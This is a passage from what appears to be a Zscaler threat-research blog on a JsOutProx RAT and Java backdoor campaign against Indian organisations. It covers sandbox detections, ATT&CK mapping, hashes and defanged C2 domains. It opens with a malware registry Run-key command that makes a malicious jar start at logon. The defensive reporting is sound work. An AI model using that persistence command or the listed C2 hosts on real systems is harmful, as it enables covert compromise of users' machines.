HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v jhkgdldsgf /d "\'C:\Program Files\Java\jre1.8.0_131\bin\javaw.exe\' -jar \'C:\Users\user\AppData\Roaming\jhkgdldsgf.jar\'" /f

Cloud Sandbox detection

Figure 20 shows the Zscaler Cloud Sandbox successfully detecting the Java-based backdoor.




Figure 20: The Zscaler Cloud Sandbox detection for this Java-based backdoor.

Figure 21 shows the Zscaler Cloud Sandbox successfully detecting the HTA-based backdoor which contains the JsOutProx RAT.




Figure 21: The Zscaler Cloud Sandbox detection for the HTA-based backdoor.

Conclusion

This threat actor has a specific interest in organisations located in India and the content of the emails indicates a good knowledge of topics relevant to each of the targeted organisations. The backdoors used in this attack are uncommon, such as JsOutProx, which has only been observed in the wild once before in December 2019.

The Zscaler ThreatLabZ team will continue to monitor this campaign, as well as others, to help keep our customers safe.

MITRE ATT&CK TTP Mapping

Tactic	**Technique**
Obfuscation	Obfuscated Files or Information - T1027
Software Packing	T1045
Persistence	Registry run keys / Startup folder - T1060
Screen Capture	T1113
System Shutdown/Reboot	T1529
Mshta	T1170
File and Directory Discovery	T1083
Uncommonly Used Port	T1065
Windows Management Instrumentation	T1047

Indicators of Compromise (IOCs)

Hashes

23b32dce9e3a7c1af4534fe9cf7f461e – HTA file (JSOutProx)

0ac306c29fde5e710ae5d022d78769f6 – Java-based Backdoor

Network indicators

scndppe[.]ddns[.]net:9050

backjaadra[.]ddns[.]net:8999

Source: https://www.zscaler.com/blogs/research/targeted-attacks-indian-government-and-financial-institutions-using-jsoutprox-rat